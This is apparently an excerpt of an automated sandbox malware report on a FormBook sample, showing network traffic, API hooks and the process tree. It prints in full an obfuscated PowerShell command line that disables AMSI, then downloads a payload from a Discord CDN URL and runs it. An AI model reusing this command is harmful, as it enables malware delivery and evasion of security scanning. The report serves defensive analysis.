07/22/21-17:59:32.532665	ICMP	408	ICMP Echo Reply			216.58.215.238	192.168.2.5

## Network Port Distribution

### TCP Packets

### UDP Packets

### DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 17:59:32.378942013 CEST	192.168.2.5	8.8.8.8	0xa53f	Standard query (0)	google.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:32.432296038 CEST	192.168.2.5	8.8.8.8	0xb7ca	Standard query (0)	google.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:33.240242004 CEST	192.168.2.5	8.8.8.8	0x4bc7	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jul 22, 2021 18:00:57.994560957 CEST	192.168.2.5	8.8.8.8	0xe518	Standard query (0)	www.rajuherbalandspicegarden.com	A (IP address)	IN (0x0001)
Jul 22, 2021 18:01:19.086133957 CEST	192.168.2.5	8.8.8.8	0x8d59	Standard query (0)	www.strawberrylinebikeshire.com	A (IP address)	IN (0x0001)

### DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 17:59:32.429265022 CEST	8.8.8.8	192.168.2.5	0xa53f	No error (0)	google.com		216.58.215.238	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:32.489460945 CEST	8.8.8.8	192.168.2.5	0xb7ca	No error (0)	google.com		216.58.215.238	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:33.302604914 CEST	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:33.302604914 CEST	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:33.302604914 CEST	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:33.302604914 CEST	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:33.302604914 CEST	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jul 22, 2021 18:00:58.188177109 CEST	8.8.8.8	192.168.2.5	0xe518	No error (0)	www.rajuherbalandspicegarden.com	rajuherbalandspicegarden.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 18:00:58.188177109 CEST	8.8.8.8	192.168.2.5	0xe518	No error (0)	rajuherbalandspicegarden.com		192.185.17.130	A (IP address)	IN (0x0001)
Jul 22, 2021 18:01:19.148035049 CEST	8.8.8.8	192.168.2.5	0x8d59	Name error (3)	www.strawberrylinebikeshire.com	none	none	A (IP address)	IN (0x0001)

### HTTP Request Dependency Graph

- www.rajuherbalandspicegarden.com

### HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49724	192.185.17.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 18:00:58.357666969 CEST	7373	OUT	GET /pjje/?bxld=DltNRLknYIPOXZZpswXifEZmZKsLvkDXv3EaEi+D7UBg3hXwO76lp4lkAw1khMTnG44t&r48tw=4hF0dRLhcH HTTP/1.1 Host: www.rajuherbalandspicegarden.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 18:00:59.770776987 CEST	7375	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 22 Jul 2021 16:00:59 GMT Server: nginx/1.19.10 Content-Type: text/html; charset=UTF-8 Content-Length: 0 X-UA-Compatible: IE=edge Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://rajuherbalandspicegarden.com/pjje/?bxld=DltNRLknYIPOXZZpswXifEZmZKsLvkDXv3EaEi+D7UBg3hXwO76lp4lkAw1khMTnG44t&r48tw=4hF0dRLhcH X-Endurance-Cache-Level: 2 X-Server-Cache: true X-Proxy-Cache: MISS

## HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 22, 2021 17:59:33.423166037 CEST	162.159.134.233	443	192.168.2.5	49711	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Jan 19 01:00:00 CET 2021	Wed Jan 19 00:59:59 CET 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19

## Code Manipulations

### User Modules

#### Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

#### Processes

## Statistics

### Behavior



Click to jump to process

## System Behavior

## Analysis Process: s2rsXUiUn8.exe PID: 4440 Parent PID: 5540

### General

Start time:	17:59:22
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\s2rsXUiUn8.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Desktop\s2rsXUiUn8.exe'
Imagebase:	0x400000
File size:	26624 bytes
MD5 hash:	F5041EC4CE468A07ECBFD076BC0F879B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

### File Activities

Show Windows behavior

## Analysis Process: conhost.exe PID: 5436 Parent PID: 4440

### General

Start time:	17:59:23
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

## Analysis Process: powershell.exe PID: 5116 Parent PID: 4440

### General

Start time:	17:59:24
Start date:	22/07/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	Powershell \$8B0111F552=[Ref].Assembly.GetType('Sy+'stem.'+ManA'+gem'+'ent'+'.Autom'+atio'+n.A'+m'+si'+Utils');\$835FFE1926='4456625220575263174452554847';:\$9FE0AD5C66=[string](0..13)%{[char][int](53+(\$835FFE1926).substring(\$_.*2).2))}-replace '\$58FB808063=\$8B0111F552.GetField(\$9FE0AD5C66,'Non^**'.replace('**','Pub')+lic,S'+taic');\$58FB808063.SetValue(\$null,\$true);\$A72F9B815A=\$A72F9B815A=Write-Host 'EC4AAB5808223EB722F9C2063ED056665AA80AC5658F9D06815720759C3EB4C4B7065724C3DEFA63DEB58FC3FA9D22121674';\$6765445678888888876545666778=@(91,82,101,102,93,46,65,115,115,101,109,98,108,121,46,71,101,116,84,121,112,101,40,39,8,3,121,39,43,39,115,116,101,109,46,39,43,39,77,110,97,39,43,39,103,101,109,39,43,39,101,110,116,39,43,39,46,65,117,116,111,109,39,43,39,97,116,105,111,39,43,9,110,110,46,39,43,36,40,91,67,72,65,114,93,40,57,56,45,51,51,41,43,91,99,72,65,114,93,40,49,5,0,52,45,49,53,41,43,91,99,104,65,82,93,40,49,49,53,41,43,91,67,72,97,82,93,40,91,66,89,116,101,93,48,120,54,57,41,41,43,91,99,72,97,82,93,40,5,7,54,56,48,47,56,56,41,43,91,99,72,97,82,93,40,49,48,53,41,43,91,67,104,97,114,93,40,91,98,89,116,101,93,48,120,52,57,41,43,91,99,72,97,82,93,40,5,0,52,54,41,43,91,99,104,97,114,93,40,49,52,56,45,53,49,41,43,91,99,72,65,82,93,4,0,5,0,57,53,53,47,57,49,41,43,91,67,104,65,82,93,40,49,48,56,41,43,91,67,104,65,114,93,40,5,4,50,54,50,47,54,50,41,43,91,67,104,65,82,93,40,91,98,89,84,69,93,48,120,54,52,41,41,43,39,78,111,110,80,117,98,108,105,99,44,83,116,97,116,105,99,39,41,46,83,101,116,86,97,108,117,101,40,36,110,117,108,108,44,36,116,114,117,101,41,59,40,36,68,48,48,70,57,70,49,85,67,54,61,36,68,48,48,70,57,70,49,85,67,54,61,87,114,105,116,101,4,5,72,111,115,116,32,39,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,5,0,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,3,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,39,41,59,100,111,32,123,36,112,105,110,103,32,61,32,116,101,115,116,45,99,111,110,110,101,99,116,105,111,11,0,32,45,99,111,109,112,32,103,111,111,103,108,101,46,99,111,109,32,45,99,111,11,110,116,32,49,32,45,81,117,105,101,116,125,32,117,110,116,105,108,32,40,36,112,105,110,103,41,59,36,66,48,50,65,53,50,65,48,56,49,32,61,32,91,69,110,117,109,93,58,58,84,111,79,98,106,101,99,116,40,91,83,121,115,116,101,109,46,78,101,116,46,83,101,114,118,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,32,61,32,36,66,48,50,65,53,50,65,48,56,49,36,65,68,48,48,70,57,70,49,85,67,61,32,78,101,119,45,79,98,106,101,99,116,32,45,67,111,109,32,77,105,99,114,111,115,111,102,116,46,88,77,76,72,84,84,80,59,36,65,68,48,48,70,57,70,49,85,67,46,111,112,101,110,40,39,71,69,84,39,44,39,104,116,1,6,112,115,58,47,47,99,100,110,46,100,105,115,99,111,114,100,97,112,112,46,99,11,1,109,47,97,116,116,97,99,104,109,101,110,116,115,47,56,53,56,55,57,51,51,50,50,48,56,55,55,49,48,55,53,51,47,56,54,51,56,57,49,56,53,55,54,48,56,48,49,53,57,48,50,47,111,97,100,46,106,112,103,39,44,36,102,97,108,115,101,41,59,36,65,68,48,48,70,57,70,49,85,67,46,114,101,115,112,111,110,115,101,84,101,120,116,41,41,124,73,96,69,96,88)=[System.Text.Encoding]:ASCII.GetString(\$6765445678888888876545666778)]]`E`X
Imagebase:	0x7ff617cb0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

### File Activities

Show Windows behavior

#### File Created

#### File Deleted

#### File Written

#### File Read

### Analysis Process: calc.exe PID: 5856 Parent PID: 5116

#### General

Start time:	17:59:46
Start date:	22/07/2021

Path:	C:\Windows\SysWOW64\calc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x9a0000
File size:	26112 bytes
MD5 hash:	0975EE4BD09E87C94861F69E4AA44B7A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.342630046.0000000003140000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.342630046.0000000003140000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.342630046.0000000003140000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group</li> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.341624374.0000000000400000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.341624374.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.341624374.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group</li> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.342443102.0000000002F00000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.342443102.0000000002F00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.342443102.0000000002F00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group</li> </ul>
Reputation:	moderate

### File Activities

Show Windows behavior

#### File Read

### Analysis Process: explorer.exe PID: 3472 Parent PID: 5856

#### General

Start time:	17:59:48
Start date:	22/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.333088696.00000000070E4000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.333088696.00000000070E4000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.333088696.00000000070E4000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group</li> </ul>
Reputation:	high

### File Activities

Show Windows behavior

## Analysis Process: help.exe PID: 3552 Parent PID: 3472

### General

Start time:	18:00:14
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\help.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\help.exe
Imagebase:	0x1f0000
File size:	10240 bytes
MD5 hash:	09A715036F14D3632AD03B52D1DA6BFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"><li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.495738829.00000000026F0000.00000040.00000001.sdmp, Author: Joe Security</li><li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.495738829.00000000026F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.495738829.00000000026F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group</li><li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.494603483.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security</li><li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.494603483.00000000001A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.494603483.00000000001A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group</li><li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.496106399.0000000002870000.00000004.00000001.sdmp, Author: Joe Security</li><li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.496106399.0000000002870000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.496106399.0000000002870000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group</li></ul>
Reputation:	moderate

### File Activities

Show Windows behavior

#### File Read

## Analysis Process: cmd.exe PID: 4344 Parent PID: 3552

### General

Start time:	18:00:18
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\WINDOWS\syswow64\calc.exe'
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3DBBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

### File Activities

Show Windows behavior

## Analysis Process: conhost.exe PID: 3084 Parent PID: 4344

### General

Start time:	18:00:19
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

### Disassembly

### Code Analysis

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